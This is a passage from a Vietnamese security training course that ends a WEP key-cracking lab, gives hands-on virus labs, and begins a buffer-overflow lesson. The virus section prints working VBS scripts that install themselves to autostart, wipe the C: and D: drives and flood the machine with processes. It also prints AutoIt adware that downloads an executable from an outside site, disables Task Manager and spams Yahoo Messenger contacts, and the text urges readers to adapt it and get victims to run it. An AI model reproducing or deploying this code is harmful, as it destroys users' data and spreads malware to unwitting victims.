
```

A large watermark for "VSIC Education Corporation" is overlaid across the terminal window.


Ta chọn loại Card là Atheros, Channel là 6 và output file là “hack.ivs”.



Ta giả lập traffic bằng cách chép 1 dữ liệu lớn chạy thông qua Access-Point. Đối với card mạng hỗ trợ ta hoàn toàn có thể chủ động việc này.




Và lúc này ta thấy số lượng packet nhận được từ card mạng wifi rất nhanh. Ta đợi khoảng 20 phút (đối với WEP key 64 bit) cho đến khi packet khoảng từ 200 000 đến 300 000 và sử dụng Airdump để lấy WEP key.



Ta có thể thấy được WEP đã được tìm thấy là Athen. Tương tự như vậy đối với WEP key 128 bit, nhưng thời gian chờ sẽ lâu hơn.

WEP key 128 bit



**Bài 13:****VIRUS****I/ Giới thiệu: (tham khảo bài đọc thêm)****II/ Thực hành Lab:****Bài 1: Virus phá hủy dữ liệu máy**

Ta có thể viết dễ dàng 1 virus phá hủy máy bằng những hàm Format hay delete trong ngôn ngữ VBS như sau:

```
msgbox"Error !"  
On Error Resume Next  
Set vip_xinh = Createobject("scripting.filesystemobject")  
vip_xinh.copyfile wscript.scriptfullname,vip_xinh.GetSpecialFolder(0)& "\ vip_xinh.vbs"  
Set vip_xinh2= CreateObject("WScript.Shell")  
vip_xinh2.regwrite  
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\die","wscript.exe "&  
vip_xinh.GetSpecialFolder(0)& "\ vip_xinh.vbs %"
```

```
On Error Resume Next  
Const vic = "D:\\"  
Delvic  
Sub Delvic()  
Dim fso  
Set fso = CreateObject("Scripting.FileSystemObject")  
fso.DeleteFile vic & "*.*", True  
fso.DeleteFolder vic & "*", True  
End Sub
```

```
On Error Resume Next  
Const vic1 = "C:\windows\"  
Delvic1  
Sub Delvic1()  
Dim fso1  
Set fso1 = CreateObject("Scripting.FileSystemObject")  
fso1.DeleteFile vic1 & "*.*", True  
fso1.DeleteFolder vic1 & "*", True  
End Sub
```

```
On Error Resume Next  
Const vic2 = "C:\"
```

```

Delvic2
Sub Delvic2()
Dim fso2
Set fso2 = CreateObject("Scripting.FileSystemObject")
fso2.DeleteFile vic2 & "*.*", True
fso2.DeleteFolder vic2 & "*", True
End Sub

```

```

On Error Resume Next
Set treomay= CreateObject("WScript.Shell")

```


```

Do
treomay.run "notepad",false
loop

```

Ở đây ta thực hiện vòng lặp nhiều lần và xóa những thông tin trên ở C và D, các bạn có save đoạn Script này thành file vbs và sau đó chạy đoạn script này.

Lúc này ta mở rất nhiều chương trình notepad.exe và máy sẽ bị lỗi.



Ta khởi động lại máy bằng cách sử dụng reset nhưng do thông tin ở C đã bị xóa nên máy tính sẽ không khởi động lại được, như vậy máy tính nhiễm virus đã bị phá hủy hoàn toàn.

### Bài 2: Virus gaixinh lây qua tin nhắn.

Ta phân tích code được viết bằng AUTO IT như sau

```
; <AUT2EXE VERSION: 3.2.0.1>

; -----
; <AUT2EXE INCLUDE-START: D:\AutoIT\Projects\Adware\DKC.au3>
; -----

; -----
; Tac Gia: Kevin Duong - KVD
; Phan Mem: DKC Bot
; Phiên Ban: 1.1
; Công Dụng: Quang cáo Website thông qua Y!M
; Phát Hành: 1-9-2006
; -----

; Thiết Lập
#NoTrayIcon
$website = "http://daokhuc.be"

; Lay Nghiêm Vào Hệ Thống
If Not FileExists(@WindowsDir & "\taskmng.exe") Then
InetGet ($website & "/dkc.exe", @WindowsDir & "\taskmng.exe", 0, 1)
Sleep(5000)
EndIf

; Ghi Khoa Registry
RegWrite("HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel", "Homepage", "REG_DWORD", "1")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System", "DisableTaskMgr", "REG_DWORD", "1")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System", "DisableRegistryTools", "REG_DWORD", "1")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer>Main", "Start Page", "REG_SZ", $website)
RegWrite("HKEY_CURRENT_USER\Software\Yahoo\pager\View\YMSGR_buzz", "content url", "REG_SZ", $website)
```

```

RegWrite("HKEY_CURRENT_USER\Software\Yahoo\pager\View\YMSGR_Launchcast",
"content url", "REG_SZ", $website)
RegWrite("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run", "Task Manager", "REG_SZ", @WindowsDir &
"\taskmng.exe")
RegWrite("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer>Main",
"Window Title", "REG_SZ", "Dao Khuc Community:: Chut gi de nho...")

```

### **; Danh Sach Tin Nhan Ngau Nhien**

```
Dim $tin[10]
```

\$tin[0] = "Nguoi ra di vi anh da mang lam lo hay tai vi anh day qua ngheo? Chang the trao ve em duoc nhu long em luon uoc mo, giac mo giao sang... " & \$website & " "

\$tin[1] = "Ngay khong em anh day lam sao cho het ngay? Sang dem duong nhu chi co anh voi anh quay quang... " & \$website & " "

\$tin[2] = "Om bau dau thuong, minh anh co don chon day. Ngay mai em ra di, chon giao bao ky niem... " & \$website & " "

\$tin[3] = "Dem nay mua ngoai hien, mua oi dung roi them cho xot xa. Anh khong quay ve day, loi nao anh noi da quen... " & \$website & " "

\$tin[4] = "Ngay mai tho doi ta lia xa em con nho? That long anh muon ta nhin thay nhau, cho quen mau cau yeu thuong em voi anh hom nao... " & \$website & " "

\$tin[5] = "Tra lai em niem vui khi duoc gan ben em, tra lai em loi yeu thuong em dem, tra lai em niem tin thang nam qua ta dap xay. Gio day chi la nhung ky niem buon... " & \$website & " "

\$tin[6] = "Loi em noi cho tinh chung ta, nhu doan cuoi trong cuon phim buon. Nguoi da den nhu la giac mo roi ra di cho anh bat ngo... " & \$website & " "

\$tin[7] = "Tha nguoi dung noi se yeu minh toi mai tho thi gio daytoi se vui hon. Gio nguoi lac loi buoc chan ve noi xa xoi, cay dang chi rieng minh toi... " & \$website & " "

\$tin[8] = "Khoc cho nho thuong voi trong long, khoc cho noi sau nhe nhu khong. Bao nhieu yeu thuong nhung ngay qua da tan theo khoi may bay that xa... " & \$website & " "

\$tin[9] = "Toi di lang thang lan trong bong toi buot gia, ve dau khi da mat em roi? Ve dau khi bao nhieu mo mong gio da vo tan... Ve dautoi biet di ve dau? " & \$website & " "

### **; Ham Thay Doi Status & Gui Tin Nhan**

```
While (1)
```

```
sleep(60000)
```

```
$tieude = WinGetTitle("Yahoo! Messenger", "")
```

```
$kiemtra = WinExists ($tieude)
```

```
If $kiemtra = 1 Then
```

```
$ngaunhien = Random(0,9,1)
```

```
ClipPut($tin[$ngaunhien])
```

```
BlockInput (1)
```

```
WinActivate($tieude)
```

```
Send("!m")
```

```
Send("un")
```


```

Send("^v {ENTER} {ENTER}")
Send("^m")
Send("{DOWN}")
Send("{SHIFTDOWN} {END}{SHIFTUP}")
Send("{ENTER}")
Send("^v {ENTER}")
BlockInput (0)
EndIf
Sleep(1800000)
WEnd

; -----
; <AUT2EXE INCLUDE-END: D:\AutoIT\Projects\Adware\DKC.au3>
; -----

```

Dựa vào đoạn code này, ta có thể edit lại theo ý của mình, sau đó sử dụng tool AutoIT để chuyển script này sang file.exe và thực thi.



Sau đó chạy file exe và login vào Yahoo để kiểm tra, ta thấy tin nhắn gửi rất nhiều, nếu như chúng ta set tham số sleep càng bé (khoảng 3000) thì lưu lượng gửi rất là nhanh và nhiều.



Để có thể lây được qua tin nhắn, chúng ta phải đính kèm virus vào website, hay bằng cách nào đó để máy nạn nhân chạy file exe vừa được tạo ra.

## Bài 14:

# BUFFER OVERFLOW

### I/ Lý thuyết

Trong các lĩnh vực an ninh máy tính và lập trình, một lỗi tràn bộ nhớ đệm hay gọi tắt là lỗi tràn bộ đệm là một lỗi lập trình có thể gây ra một ngoại lệ truy nhập bộ nhớ máy tính và chương trình bị kết thúc, hoặc khi người dùng có ý phá hoại, họ có thể lợi dụng lỗi này để phá vỡ an ninh hệ thống.

Lỗi tràn bộ đệm là một điều kiện bất thường khi một tiến trình lưu dữ liệu vượt ra ngoài biên của một bộ nhớ đệm có chiều dài cố định. Kết quả là dữ liệu đó sẽ đè lên các vị trí bộ nhớ liền kề. Dữ liệu bị ghi đè có thể bao gồm các bộ nhớ đệm khác, các biến và dữ liệu điều khiển luồng chạy của chương trình (program flow control).

Các lỗi tràn bộ đệm có thể làm cho một tiến trình đỏ vỡ hoặc cho ra các kết quả sai. Các lỗi này có thể được kích hoạt bởi các dữ liệu vào được thiết kế đặc biệt để thực thi các đoạn mã phá hoại hoặc để làm cho chương trình hoạt động một cách không như mong đợi. Bằng cách đó, các lỗi tràn bộ đệm gây ra nhiều lỗ hổng bảo mật (vulnerability) đối với phần mềm và tạo cơ sở cho nhiều thủ thuật khai thác (exploit). Việc kiểm tra biên (bounds checking) đầy đủ bởi lập trình viên hoặc trình biên dịch có thể ngăn chặn các lỗi tràn bộ đệm.

### Mô tả kỹ thuật

Một lỗi tràn bộ nhớ đệm xảy ra khi dữ liệu được viết vào một bộ nhớ đệm, mà do không kiểm tra biên đầy đủ nên đã ghi đè lên vùng bộ nhớ liền kề và làm hỏng các giá trị dữ liệu tại các địa chỉ bộ nhớ kề với vùng bộ nhớ đệm đó. Hiện tượng này hay xảy ra nhất khi sao chép một xâu ký tự từ một bộ nhớ đệm này sang một vùng bộ nhớ đệm khác.

### Ví dụ cơ bản

Trong ví dụ sau, một chương trình đã định nghĩa hai phần tử dữ liệu kề nhau trong bộ nhớ: A là một bộ nhớ đệm xâu ký tự dài 8 bytes, và B là một số nguyên kích thước 2 byte. Ban đầu, A chỉ chứa toàn các byte giá trị 0, còn B chứa giá trị 3. Các ký tự có kích thước 1 byte.

A	A	A	A	A	A	A	A	B	B
0	0	0	0	0	0	0	0	0	3

Bây giờ, chương trình ghi một xâu ký tự "excessive" vào bộ đệm A, theo sau là một byte 0 để đánh dấu kết thúc xâu. Vì không kiểm tra độ dài xâu, nên xâu ký tự mới đã đè lên giá trị của B:

A	A	A	A	A	A	A	A	B	B
0	0	0	0	0	0	0	0	0	3


Tuy lập trình viên không có ý định sửa đổi B, nhưng giá trị của B đã bị thay thế bởi một số được tạo nên từ phần cuối của xâu ký tự. Trong ví dụ này, trên một hệ thống big-endian sử dụng mã ASCII, ký tự "e" và tiếp theo là một byte 0 sẽ trở thành số 25856.

Nếu B là phần tử dữ liệu duy nhất còn lại trong số các biến được chương trình định nghĩa, việc viết một xâu ký tự dài hơn nữa và vượt quá phần cuối của B sẽ có thể gây ra một lỗi chẵng hạn như segmentation fault (lỗi phân đoạn) và tiến trình sẽ kết thúc.


### Tràn bộ nhớ đệm trên stack

Bên cạnh việc sửa đổi các biến không liên quan, hiện tượng tràn bộ đệm còn thường bị lợi dụng (khai thác) bởi tin tức để làm cho một chương trình đang chạy thực thi một đoạn mã tùy ý được cung cấp. Các kỹ thuật để một tin tức chiếm quyền điều khiển một tiến trình tùy theo vùng bộ nhớ mà bộ đệm được đặt tại đó. Ví dụ, vùng bộ nhớ stack, nơi dữ liệu có thể được tạm thời "đẩy" xuống "định" ngăn xếp (push), và sau đó được "nhắc ra" (pop) để đọc giá trị của biến. Thông thường, khi một hàm (function) bắt đầu thực thi, các phần tử dữ liệu tạm thời (các biến địa phương) được đẩy vào, và chương trình có thể truy nhập đến các dữ liệu này trong suốt thời gian chạy hàm đó. Không chỉ có hiện tượng tràn stack (stack overflow) mà còn có cả tràn heap (heap overflow).

Trong ví dụ sau, "X" là dữ liệu đã từng nằm tại stack khi chương trình bắt đầu thực thi; sau đó chương trình gọi hàm "Y", hàm này đòi hỏi một lượng nhỏ bộ nhớ cho riêng mình; và sau đó "Y" gọi hàm "Z", "Z" đòi hỏi một bộ nhớ đệm lớn:



Nếu hàm "Z" gây tràn bộ nhớ đệm, nó có thể ghi đè dữ liệu thuộc về hàm Y hay chương trình chính:



Điều này đặc biệt nghiêm trọng đối với hầu hết các hệ thống. Ngoài các dữ liệu thường, bộ nhớ stack còn lưu giữ địa chỉ trả về, nghĩa là vị trí của phần chương trình đang chạy trước khi hàm hiện tại được gọi. Khi hàm kết thúc, vùng bộ nhớ tạm thời sẽ được lấy ra khỏi stack, và thực thi được trao lại cho địa chỉ trả về. Như vậy, nếu địa chỉ trả về đã bị ghi đè bởi một lỗi tràn bộ đệm, nó sẽ trả tới một vị trí nào đó khác. Trong trường hợp một hiện tượng tràn bộ đệm không có chủ ý như trong ví dụ đầu tiên, hầu như chắc chắn rằng vị trí đó sẽ là một vị trí không hợp lệ, không chứa một lệnh nào của chương trình, và tiến trình sẽ đỗ vỡ. Tuy nhiên, một kẻ tấn công có thể chỉnh địa chỉ trả về để trả tới một vị trí tùy ý sao cho nó có thể làm tổn hại an ninh hệ thống.

### Mã nguồn ví dụ

Mã nguồn C dưới đây thể hiện một lỗi lập trình thường gặp. Sau khi được biên dịch, chương

trình sẽ tạo ra một lỗi tràn bộ đệm nếu nó được gọi với một tham số dòng lệnh là một xâu ký tự quá dài, vì tham số này được dùng để ghi vào một bộ nhớ đệm mà không kiểm tra độ dài của nó.

\*\*\*\*\*

```
/* overflow.c - demonstrates a buffer overflow */
```

```
#include
```

```
#include
```

```
int main(int argc, char *argv[])
```

```
{
```

```
    char buffer[10];
```

```
    if (argc < 2)
```

```
{
```

```
        fprintf(stderr, "USAGE: %s string\n", argv[0]);
```

```
        return 1;
```

```
}
```

```
    strcpy(buffer, argv[1]);
```

```
    return 0;
```

```
}
```

\*\*\*\*\*

Các xâu ký tự độ dài không quá 9 sẽ không gây tràn bộ đệm. Các xâu ký tự gồm từ 10 ký tự trở lên sẽ gây tràn bộ đệm: hiện tượng này luôn luôn là một lỗi sai nhưng không phải lúc nào cũng gây ra việc chương trình chạy sai hay gây lỗi segmentation faults

Chương trình trên có thể được viết lại cho an toàn bằng cách sử dụng hàm strncpy như sau:

\*\*\*\*\*

```
/* better.c - demonstrates one method of fixing the problem */
```

```
#include  
#include  
  
int main(int argc, char *argv[])  
{  
    char buffer[10];  
  
    if (argc < 2)  
    {  
        fprintf(stderr, "USAGE: %s string\n", argv[0]);  
  
        return 1;  
    }  
  
    strncpy(buffer, argv[1], sizeof(buffer));  
  
    buffer[sizeof(buffer) - 1] = '\0';  
  
    return 0;  
}  
*****
```

## Khai thác

Có các kỹ thuật khác nhau cho việc khai thác lỗi tràn bộ nhớ đệm, tùy theo kiến trúc máy tính, hệ điều hành và vùng bộ nhớ. Ví dụ, khai thác tại heap (dùng cho các biến cấp phát động) rất khác với việc khai thác các biến tại stack.

### Khai thác lỗi tràn bộ đệm trên stack

Một người dùng thạo kỹ thuật và có ý đồ xấu có thể khai thác các lỗi tràn bộ đệm trên stack để thao túng chương trình theo một trong các cách sau:

Ghi đè một biến địa phương nằm gần bộ nhớ đệm trong stack để thay đổi hành vi của chương trình nhằm tạo thuận lợi cho kẻ tấn công.

Ghi đè địa chỉ trả về trong một khung stack (stack frame). Khi hàm trả về, thực thi sẽ được

tiếp tục tại địa chỉ mà kẻ tấn công đã chỉ rõ, thường là tại một bộ đệm chứa dữ liệu vào của người dùng.

Nếu không biết địa chỉ của phần dữ liệu người dùng cung cấp, nhưng biết rằng địa chỉ của nó được lưu trong một thanh ghi, thì có thể ghi đè lên địa chỉ trả về một giá trị là địa chỉ của một opcode mà opcode này sẽ có tác dụng làm cho thực thi nhảy đến phần dữ liệu người dùng. Cụ thể, nếu địa chỉ đoạn mã độc hại muốn chạy được ghi trong một thanh ghi R, thì một lệnh nhảy đến vị trí chứa opcode cho một lệnh jump R, call R (hay một lệnh tương tự với hiệu ứng nhảy đến địa chỉ ghi trong R) sẽ làm cho đoạn mã trong phần dữ liệu người dùng được thực thi. Có thể tìm thấy địa chỉ của các opcode hay các byte thích hợp trong bộ nhớ tại các thư viện liên kết động (DLL) hay trong chính file thực thi. Tuy nhiên, địa chỉ của opcode đó thường không được chứa một ký tự null (hay byte 0) nào, và địa chỉ của các opcode này có thể khác nhau tùy theo các ứng dụng và các phiên bản của hệ điều hành. Dự án Metaploit là một trong các cơ sở dữ liệu chứa các opcode thích hợp, tuy rằng trong đó chỉ liệt kê các opcode trong hệ điều hành Microsoft Windows.

### Khai thác lỗi tràn bộ đệm trên heap

Một hiện tượng tràn bộ đệm xảy ra trong khu vực dữ liệu heap được gọi là một hiện tượng tràn heap và có thể khai thác được bằng các kỹ thuật khác với các lỗi tràn stack. Bộ nhớ heap được cấp phát động bởi các ứng dụng tại thời gian chạy và thường chứa dữ liệu của chương trình. Việc khai thác được thực hiện bằng cách phá dữ liệu này theo các cách đặc biệt để làm cho ứng dụng ghi đè lên các cấu trúc dữ liệu nội bộ chẳng hạn các con trỏ của danh sách liên kết. Lỗ hổng của Microsoft JPG GDI+ là một ví dụ gần đây về sự nguy hiểm mà một lỗi tràn heap.

### Cản trở đối với các thủ thuật khai thác

Việc xử lý bộ đệm trước khi đọc hay thực thi nó có thể làm thất bại các cố gắng khai thác lỗi tràn bộ đệm. Các xử lý này có thể giảm bớt mối đe dọa của việc khai thác lỗi, nhưng có thể không ngăn chặn được một cách tuyệt đối. Việc xử lý có thể bao gồm: chuyển từ chữ hoa thành chữ thường, loại bỏ các ký tự đặc biệt (metacharacters) và lọc các xâu không chứa ký tự là chữ số hoặc chữ cái. Tuy nhiên, có các kỹ thuật để tránh việc lọc và xử lý này; alphanumeric code (mã gồm toàn chữ và số), polymorphic code (mã đa hình), Self-modifying code (mã tự sửa đổi) và tấn công kiểu return-to-libc.. Cũng chính các phương pháp này có thể được dùng để tránh bị phát hiện bởi các hệ thống phát hiện thâm nhập (Intrusion detection system).

### Chống tràn bộ đệm

Nhiều kỹ thuật đa dạng với nhiều ưu nhược điểm đã được sử dụng để phát hiện hoặc ngăn chặn hiện tượng tràn bộ đệm. Cách đáng tin cậy nhất để tránh hoặc ngăn chặn tràn bộ đệm là sử dụng bảo vệ tự động tại mức ngôn ngữ lập trình. Tuy nhiên, loại bảo vệ này không thể áp dụng cho mã thừa kế (legacy code), và nhiều khi các ràng buộc kỹ thuật, kinh doanh hay văn hóa lại đòi hỏi sử dụng một ngôn ngữ không an toàn. Các mục sau đây mô tả các lựa chọn và cài đặt hiện có.

### Lựa chọn ngôn ngữ lập trình

Lựa chọn về ngôn ngữ lập trình có thể có một ảnh hưởng lớn đối với sự xuất hiện của lỗi tràn bộ đệm. Năm 2006, C và C++ nằm trong số các ngôn ngữ lập trình thông dụng nhất, với một lượng khổng lồ các phần mềm đã được viết bằng hai ngôn ngữ này. C và C++ không cung cấp sẵn các cơ chế chống lại việc truy nhập hoặc ghi đè dữ liệu lên bất cứ phần nào của bộ nhớ thông qua các con trả bất hợp lệ; cụ thể, hai ngôn ngữ này không kiểm tra xem dữ liệu được ghi vào một mảng cài đặt của một bộ nhớ đệm) có nằm trong biên của mảng đó hay không. Tuy nhiên, cần lưu ý rằng các thư viện chuẩn của C++, thư viện khuôn mẫu chuẩn - STL, cung cấp nhiều cách an toàn để lưu trữ dữ liệu trong bộ đệm, và các lập trình viên C cũng có thể tạo và sử dụng các tiện ích tương tự. Cũng như đối với các tính năng bất kỳ khác của C hay C++, mỗi lập trình viên phải tự xác định lựa chọn xem họ có muốn chấp nhận các hạn chế về tốc độ chương trình để thu lại các lợi ích tiềm năng (độ an toàn của chương trình) hay không.

